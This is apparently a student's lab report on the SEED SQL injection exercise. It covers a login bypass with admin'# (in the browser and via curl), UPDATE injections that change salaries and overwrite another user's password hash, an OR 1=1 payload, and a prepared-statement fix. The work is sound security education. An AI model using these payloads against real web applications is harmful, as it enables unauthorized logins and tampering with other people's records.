



Lab3-SQL 注入攻击实验

姓名：李汶峰

班级：23 级网安 1 班

学号：202300460158

指导教师：刁文瑞

2025 年 10 月 27 日

目录

1 诚信声明	2
2 环境设置	2
3 Task1: 熟悉 SQL 语句	3
4 Task2: 基于 SELECT 语句的 SQL 注入攻击	4
4.1 Task2.1: 基于网页的 SQL 注入攻击	4
4.2 Task2.2: 基于命令行的 SQL 注入攻击	5
4.3 Task2.3: 增加一条新的 SQL 语句	5
5 Task3: 基于 UPDATE 语句的 SQL 注入攻击	6
5.1 Task3.1: 修改自己的工资	7
5.2 Task3.2: 修改他人的工资	8
5.3 Task3.3: 修改他人的口令	9
6 Task4: 语句预处理	10
7 思考题	12
7.1 Question1	12
7.2 Question2	12

1 诚信声明

我承诺，本实验报告中的所有内容均为本人独立完成，未抄袭他人报告或实验结果。对于参考资料或他人观点，已明确注明出处。我了解学术诚信的重要性，并承诺遵守相关规定，确保报告内容真实、可靠。如发现任何学术不端行为，我愿意承担相应责任，包括但不限于实验报告扣减分数或其他合理后果。

2 环境设置

此次实验使用已经开发好的 Web 应用程序，实验中共有两个容器，一个用于托管 Web 应用程序，另一个用于托管 Web 应用程序的数据库。

Web 应用程序的 URL 是 `http://www.seed-server.com`，但它实际运行在容器 IP `10.9.0.5` 上。所以需要将主机名映射到这个 IP：

```
sudo nano /etc/hosts  
10.9.0.5 www.seed-server.com #在文件末尾添加一行
```

在 Labsetup 文件夹中打开终端并输入指令构建镜像，构建 Web 服务器容器和 MySQL 容器。

```
dcbuild
```

由于直接使用 `dcbuild` 指令拉取镜像较慢，可以更换 Docker 镜像加速配置。编辑 `/etc/docker/daemon.json` 文件，添加下面的内容，文件修改完成后，分别使用 `systemctl daemon-reload` 和 `systemctl restart docker` 指令进行重启。

```
{  
  "registry-mirrors": [  
    "https://docker.1panel.live",  
    "https://docker.anyhub.us.kg",  
    "https://dockerhub.icu",  
    "https://hub-mirror.c.163.com",  
    "https://mirror.baidubce.com"  
  ]  
}
```

使用后台模式启动容器，输入下述指令：

```
dcup -d
```

使用 `dockps` 验证容器运行并获取容器的 ID，使用 `docksh` 指令进入特定的容器中。

```
dockps  
docksh <容器 ID>
```

当需要退出容器时，输入以下指令关闭容器：

```
dcdown
```

3 Task1: 熟悉 SQL 语句

Web 应用程序所使用的数据存储 MySQL 数据库中，由 MySQL 容器托管。本任务中，将通过操作数据库熟悉 SQL 查询语句，获取 MySQL 数据库中的信息。

首先在 MySQL 容器上建立 shell，并使用 mysql 客户端与数据库进行交互。具体操作为先使用 dockps 获取 MySQL 容器的 ID 并进入该容器，然后输入用户名和密码登录客户端。操作过程如图所示：

```
[10/22/25]seed@VM:~/Lab3setup$ dockps
b008b698c18d  www-10.9.0.5
49c797df6eba  mysql-10.9.0.6
[10/22/25]seed@VM:~/Lab3setup$ docksh 49c797df6eba
root@49c797df6eba:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line
Welcome to the MySQL monitor.  Commands end with ; or \g
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current
statement.
```

图 1: 在 MySQL 容器中登录客户端

登录客户端后，由于已经创建了 sqllab_users 数据库，只需使用 use 命令加载这个已有的数据库，然后使用 show tables 命令打印出所选数据库的所有表。

```
use sqllab_users;
show tables;
```

我们知道，在 sqllab_users 数据库中，包含一个名为 credential 的表，表中存储着每个员工的个人信息，我们需要使用一条 SQL 命令打印员工 Alice 的所有资料信息，使用下面的 SQL 语句进行查询，结果如图 2 所示：

```
SELECT * FROM credential WHERE name= 'Alice' ;
```

```
mysql> SELECT * FROM credential WHERE name='Alice';
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | Alice | 10000 | 20000  | 9/20  | 10211002 |              |         |      |          | fdb918bdae83000aa54747fc95fe0470fff4976 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.02 sec)
```

图 2: 打印员工 Alice 的所有资料信息

4 Task2: 基于 SELECT 语句的 SQL 注入攻击

攻击者通过 SQL 注入技术可以执行恶意 SQL 语句，通过恶意的 SQL 语句，攻击者可以从数据库中窃取数据，甚至对数据库进行修改。在本实验中，Web 应用程序数据库含有 SQL 注入漏洞，在登录网站 www.seed-server.com 后，Web 应用程序根据用户名和口令认证用户，而在实验里需要在无法得知任何员工口令的前提下成功登录 Web 应用程序。

首先观察用于认证的 PHP 代码 `unsafe_home.php`，代码中的 SQL 语句从表 `credential` 中获取员工的个人信息，使用 `input_username` 和 `hashed_pwd` 作为 SQL 语句的输入，在认证成功后输出个人所有信息。

```
1 $sql = "SELECT id,name,eid,salary,birth,ssn,address,email ,
2     nickname , Password
3     FROM credential
4     WHERE name=' $input_username' and Password=' $hashed_pwd' ";
5 $result = $conn -> query($sql);
```

接着从代码中可以发现，当登录账户为 `admin` 时，会打印出所有员工的信息。

```
1 if(id != NULL) {
2     if(name==' admin' ) {
3         return All employees information;
4     } else if (name !=NULL){
5         return employee information;
6     }
7 } else {
8     Authentication Fails;
9 }
```

4.1 Task2.1: 基于网页的 SQL 注入攻击

通过上述代码可以看到，在验证用户名和口令时，未转义单引号'，所以可以使用此 SQL 注入漏洞，直接拼接用户输入到 SQL 字符串，导致字符串提前闭合。# 号作为 MySQL 行注释会忽略掉剩下的语句，从过跳过口令的查询，实现无密码登录。在用户名处输入 `admin' #`，拼接后的 SQL 字符串变成：

```
WHERE name=' admin' #' and Password=' $hashed_pwd' ";
#号后的内容被注释掉了
```

攻击结果如图 3 所示，即使不用输入密码，也可以使用 SQL 注入，仅输入 `admin'#` 来登录 `admin` 账户来获取所有员工的信息。

User Details								
Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	460159	9/20	10211002	yourname			
Boby	20000	258	4/20	10213352	myname			
Ryan	30000	460158	4/10	98993524	myname			
Samy	40000	460158	1/11	32193525	myname			
Ted	50000	460158	11/3	32111111	myname			
Admin	99999	460158	3/5	43254314	myname			

图 3: 基于网页的 SQL 注入攻击

4.2 Task2.2: 基于命令行的 SQL 注入攻击

在不使用网页的情况下完成同样的目标。可以使用命令行工具如 curl，它可以发送 HTTP 请求。在之前网页注入的过程可以看到，其通过 GET 请求获取用户名和口令后，添加到原 URL 的尾部从而运行，例如：

```
www.seed-server.com/unsafe_home.php?username=alice&Password=25
```

我们使用同样的方法进行注入，但由于 URL 中特殊字符需要进行编码，否则可能会造成命令歧义，所以用户名和口令字段中若包含特殊字符，需要对其进行转义。将单引号用%27 来代替，将 # 号用%23 来代替，构造出正确的 URL 后输入的指令如下：

```
curl 'http://www.seed-server.com/unsafe_home.php?username=admin%27%23'
```

```
<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoutBtn' class='nav-link my-2 my-lg-0'>Logout</button></div><div class='container'><div class='text-center'><h1>User Details </h1></div><table class='table table-striped table-bordered'><thead><tr><th scope='col'>Username</th><th scope='col'>Eid</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><td>Alice</td><td>10000</td><td>460159</td><td>9/20</td><td>10211002</td><td>yourname</td><td></td><td></td><td></td></tr><tr><td>Boby</td><td>20000</td><td>258</td><td>4/20</td><td>10213352</td><td>myname</td><td></td><td></td><td></td></tr><tr><td>Ryan</td><td>30000</td><td>460158</td><td>4/10</td><td>98993524</td><td>myname</td><td></td><td></td><td></td></tr><tr><td>Samy</td><td>40000</td><td>460158</td><td>1/11</td><td>32193525</td><td>myname</td><td></td><td></td><td></td></tr><tr><td>Ted</td><td>50000</td><td>460158</td><td>11/3</td><td>32111111</td><td>myname</td><td></td><td></td><td></td></tr><tr><td>Admin</td><td>99999</td><td>460158</td><td>3/5</td><td>43254314</td><td>myname</td><td></td><td></td><td></td></tr></tbody></table><div class='text-center'><p>Copyright &copy; SEED LABS</p></div><script type='text/javascript'>function logout(){location.href = "logoff.php";}</script></body></html>
```

图 4: 基于命令行的 SQL 注入攻击

4.3 Task2.3: 增加一条新的 SQL 语句

之前的任务中只能做到从数据库中窃取信息，现在需要使用相同漏洞对数据库的数据进行修改。在 SQL 中，分号 (;) 被用来分隔两条 SQL 语句，需要尝试在 SQL 注入攻击中使用两条 SQL 语句，第二条是更新或删除语句。输入以下指令，尝试在输入 admin 后将 Ted 的工资设置为 0。

```
admin';UPDATE credential SET salary=0 where name="Ted";#
```

登录后发现出现报错，报错信息如下图。在查找原因发现，这是因为 PHP 中 mysqli 扩展的 query() 函数禁止执行多条语句。




图 5: 增加新的语句后报错

在我的 payload 中第一条 SELECT 认证 admin, (,) 分隔第二条 UPDATE 将 Ted salary 改为 0, # 注释剩余部分。但结果失败, 这是由于 mysql 的反制措施实现的: mysqli 扩展的 query() 仅执行单个 SQL 语句, 不支持通过; 来实现多语句。若需要执行多语句, 需使用 mysqli 中的 multi_query()。在观察原代码中也可以发现, unsafe_home.php 文件里使用的均为 query() 函数, 仅支持单语句查询。

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, addre
FROM credential
WHERE name= '$input uname' and Password='$hashed_pwd'";
if (! $result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
```

图 6: 源码中的 query() 函数

5 Task3: 基于 UPDATE 语句的 SQL 注入攻击

如果 SQL 注入使用的是 UPDATE 语句, 攻击者将利用 SQL 注入漏洞修改数据库。在本实验的 Web 应用程序中, 有一个编辑个人资料的页面, 员工在登录后可以更新他们的个人信息, 包括昵称、电子邮件、地址、电话号码和口令。本实验将通过此漏洞修改一些个人信息。

当员工通过编辑页面更新他们的信息时, 将会执行下面的 SQL UPDATE 语句。打开 unsafe_edit_backend.php 文件查看其源码。同样的其与上述任务中的 SQL 语句具有同样的注入漏洞, 可以使用单引号闭合及 # 号注释绕过。

```
1 $hashed_pwd = sha1($input_pwd);
2 $sql = "UPDATE credential SET
```

```
3     nickname='$input_nickname',  
4     email='$input_email',  
5     address='$input_address',  
6     Password='$hashed_pwd',  
7     PhoneNumber='$input_phonenumber'  
8     WHERE ID=$id;";  
9 $conn->query($sql);
```


5.1 Task3.1: 修改自己的工资

编辑页面中只能修改员工的昵称、电子邮件、地址、电话号码和口令，而不能用于修改工资。现在登录 Alice 的账号，需要利用 SQL 注入漏洞将工资设置为 460158（我的学号后 6 位）。可以在 Nickname 这一栏进行 SQL 注入，注入的指令如下：

```
myname',salary = '460158
```

该语句会使得原有的 SQL 语句提前闭合，且逗号后的语句修改了 Alice 的工资，源代码中 nickname 中后面的单引号与 salary 前面的单引号形成闭合，拼接后的 SQL 语句如下所示：

```
$sql = "UPDATE credential SET nickname='myname',salary='460158'...";
```



The screenshot shows a web form titled "Alice's Profile Edit" on a light green background. The form contains five input fields with labels to their left: "NickName", "Email", "Address", "Phone Number", and "Password". The "NickName" field contains the text "myname',salary = '460158". The other fields contain placeholder text: "Email", "Address", "PhoneNumber", and "Password". At the bottom of the form is a large green button labeled "Save".

图 7: 将 Alice 的工资修改为 460158

修改后的结果如下图所示，已经成功地将 Alice 的工资修改为 460158.

Alice Profile	
Key	Value
Employee ID	10000
Salary	460158
Birth	9/20
SSN	10211002
NickName	myname
Email	
Address	
Phone Number	

图 8: 将 Alice 的工资修改为 460158

5.2 Task3.2: 修改他人的工资

在提高了 Alice 的工资后, 将 Bobby 的工资改为 258 (学号后三位加 100)。同样的, 可以在 Alice 的编辑页面中进行注入。在源代码中我们发现, 每次修改个人资料时后续会通过一个 WHERE 指令来修改当前用户的资料。

```
$sql="UPDATE credential SET nickname='$input_nickname'...WHERE ID=$id;"
```

由于此时修改的工资不再是 Alice 的工资, 所以需要使用 WHERE 筛选使其修改 Bobby 的工资, 同时需要在 payload 后加上 # 号以注释掉后续的 WHERE ID=\$id。同样在 nickname 上进行注入, 注入的指令如下:

```
',salary = '258' WHERE name='Boby' #
```

该语句会使得原有的 SQL 语句提前闭合并且通过 WHERE 修改了 Bobby 的工资, 且通过 # 号绕过了后续 WHERE 的筛选, 拼接后的 SQL 语句如下所示:

```
$sql = "UPDATE credential SET nickname='',  
salary='258' WHERE name='Boby' #'...";
```

注入完成后, 在 mysql 容器中输入指令查询 Bobby 的工资, 可以发现工资已经被修改成了 258, 说明 SQL 注入攻击成功。

```
mysql> SELECT salary FROM credential WHERE name='Boby';
+-----+
| salary |
+-----+
|    258 |
+-----+
1 row in set (0.00 sec)

mysql>
```

图 9: 将 Bobby 的工资修改为 258

5.3 Task3.3: 修改他人的口令

修改完 Bobby 的工资之后, 继续修改 Bobby 的口令, 将其口令改为 '2025', 这样就可以登录 Bobby 的账户。在之前的源代码中我们发现, 数据库存储的口令并非明文的形式, 而是口令的哈希值。同时在登录时也是通过将口令转换为 SHA1 哈希值, 再将此哈希值与数据库中存储的哈希值进行对比, 若相同则登录成功。

unsafe_edit_backend.php 相关的代码如下,

```
$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
    // In case password field is not empty
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Passw
ID=$id;";
}else{
    // if passowrd field is empty.
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Phone
}
$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
?>
```

图 10: unsafe_edit_backend.php 相关的代码

所以在实施 SQL 注入时, 我们需要修改口令的哈希值, 而不是直接修改成口令。首先需要计算 2025 的 SHA1 哈希值, 计算的结果为 004be89dd9e070ecb080b9b759e5be29ec24881b

```
[10/25/25]seed@VM:~$ python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more i
>>> import hashlib
>>> print(hashlib.sha1("2025".encode()).hexdigest())
004be89dd9e070ecb080b9b759e5be29ec24881b
>>>
```

图 11: 计算哈希值

获得哈希值后就可以进行注入，同样的在 Alice 的编辑页面里面的 Nickname 栏里进行注入，注入的指令如下：

```
',Password='004be89dd9e070ecb080b9b759e5be29ec24881b' WHERE name='Boby';#
```

该语句会使得原有的 SQL 语句提前闭合并且通过 WHERE 修改了 Bobby 的口令哈希值，且通过 # 号绕过了后续 WHERE 的筛选，拼接后的 SQL 语句如下所示：

```
$sql = "UPDATE credential SET nickname='',
Password='004be89dd9e070ecb080b9b759e5be29ec24881b' WHERE name='Boby' '#'. . .";
```

修改完成后，到达 mysql 容器中输入指令打印出 Bobby 的信息，可以发现其口令已经成功改为了 2025 的哈希值。同时也可以通过输入账号和口令来登录 Bobby 的账户。

```
mysql> SELECT * FROM credential WHERE name='Boby';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 2 | Boby | 20000 | 300 | 4/20 | 10213352 | | | | | 004be89dd9e070ecb080b9b759e5be29ec24881b |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

图 12: 查询 Bobby 的口令哈希值

Employee Profile Login

USERNAME

PASSWORD

Login

Copyright © SEED LABs

图 13: 使用口令 2025 登录 Bobby 账号

6 Task4: 语句预处理

SQL 注入攻击的核心隐患在于用户输入与查询代码的混合，导致恶意数据被误解析为指令。为有效隔离代码与数据，语句预处理通过参数化方式构建查询，确保输入仅作为值填充，而非可执行

片段。该机制将 SQL 执行分为模板准备和数据绑定两阶段：先编译固定结构（使用占位符?），后安全注入参数，避免动态拼接风险。

在本实验中，使用语句预处理机制修改 defense 中的 unsafe.php 中的 SQL 查询，修复 SQL 注入漏洞。原有的代码如下，其直接拼接 \$input_username 和 \$hashed_pwd 允许恶意输入篡改 SQL。

```
21// create a connection
22$conn = getDB();
23
24// do the query
25$result = $conn->query("SELECT id, name, eid, salary, ssn
26                        FROM credential
27                        WHERE name= '$input_username' and Password= '$hashed_pwd'");
28if ($result->num_rows > 0) {
29    // only take the first row
30    $firstrow = $result->fetch_assoc();
31    $id       = $firstrow["id"];
32    $name     = $firstrow["name"];
33    $eid      = $firstrow["eid"];
34    $salary   = $firstrow["salary"];
35    $ssn      = $firstrow["ssn"];
36}
37
38// close the sql connection
39$conn->close();
40?>
```

图 14: unsafe.php 的漏洞代码

接着我们引入语句预处理机制，完整的代码如下。它首先通过 \$conn->prepare() 准备一个参数化 SQL 模板，选择所有员工信息，并在 WHERE 条件中使用两个占位符? 分别匹配用户名和密码哈希值；然后 \$sql->bind_param 将两个字符串变量绑定到占位符（"ss" 指定类型为 string，确保数据不被解析为代码）；\$sql->execute() 执行预编译查询，直接替换占位符而不重新解析输入；接着 \$sql->bind_result() 将查询结果的 11 列绑定到相应变量，便于后续提取；\$sql->fetch() 尝试获取第一行匹配数据；最后 \$sql->close() 释放语句资源。该机制将代码与数据分离，恶意输入仅视为字面值，无法篡改查询结构，实现高效且安全的认证验证。

```
$stmt = $conn->prepare
    ("SELECT id, name, eid, salary, ssn
     FROM credential
     WHERE name= ? and Password= ?");
$stmt->bind_param("ss", $input_username, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
if ($stmt->fetch()) {
} else {
    echo "Authentication failed";
}
```

修改代码后保存，并重新 dcbuild && dcup -d 构建容器，再次打开网页使用 admin'# 尝试登录 admin 账户，发现报错，说明语句预处理代码成功防御了 SQL 注入。结果如图所示。




图 15: 使用 admin'# 登录时报错

7 思考题

7.1 Question1

问题：假设数据库只存储 password 和 eid 两列的 SHA256 值。使用下面 SQL 语句与数据库交互，其中 \$passwd 和 \$eid 变量的值由用户提供。这个程序是否存在 SQL 注入问题？

```
$sql = "SELECT * FROM employee  
WHERE eid=SHA2('$eid',256) and password=SHA2('$passwd',256)";
```

回答：该程序存在 SQL 注入问题。虽然 password 和 eid 列存储 SHA256 哈希值，且 SQL 语句使用 SHA256 函数包裹用户输入变量，但函数仅对变量值进行计算，并不阻止变量本身被注入 SQL 结构代码。直接拼接用户输入到字符串中，仍允许攻击者构造 payload 结束原查询并执行额外语句，导致边界模糊和代码执行。一个构造例子如下，攻击者可以在 \$eid 处输入空值，在其后面加入 OR 1=1 并加入 # 号注释后面对口令的认证，仍然可以实现 SQL 注入。

```
',256) OR 1=1 #
```

在这种情况下，由于 1=1 恒成立，OR 语句逻辑会判断这个语句恒为真，所以可以查询 employee 中所有的信息，而不需要输入口令。拼接后的 SQL 语句变成：

```
$sql = "SELECET * FROM employee  
WHERE eid=SHA2('',256) OR 1=1 #',256) and password=SHA2('$passwd',256)";
```

7.2 Question2

问题：为了防止 C 程序在调用外部程序时出现代码注入攻击，我们不应该使用 system()，而应该使用 execve()。请描述这种防御措施与防御 SQL 注入攻击的预处理语句之间的相似性。

回答：在 C 程序中，system() 和 execve() 都是用于执行外部命令的函数。system() 函数运行时将用户提供的命令字符串通过 shell 解析执行：首先构建完整的命令字符串（拼接用户输入），然后调用 shell 来处理该字符串，最终执行命令并返回退出状态，整个过程依赖 shell 的动态解释，易于注入攻击；而 execve() 通过参数数组来传递参数，第一个参数是要执行的程序路径，后面的参数是传递给该程序的参数数组。这样，用户输入只能作为参数传递，而不会被解释为命令。

SQL 注入能成功的原因时拼接用户输入到查询语句中，导致输入被误译为代码。预处理语句将 SQL 结构与数据（用户输入）分离，先将原有语句进行编译，再将输入绑定到其中，避免动态拼接。输入始终被当作参数处理，无法改变查询结构。

相似点：execve() 和 SQL 预处理语句均实现了数据与代码分离。它们都通过“数据与代码分离”这一根本安全原则来防御注入攻击。两者都将用户输入从可执行的结构中严格分开：execve() 通过独立的参数数组来传递数据，确保输入不会被当作 shell 命令解析；预处理语句则通过参数绑定将输入作为纯数据传递给已编译的 SQL 模板，防止其篡改查询逻辑。这种设计消除了命令或查询字符串的动态拼接，从而在结构上根除了注入的可能性。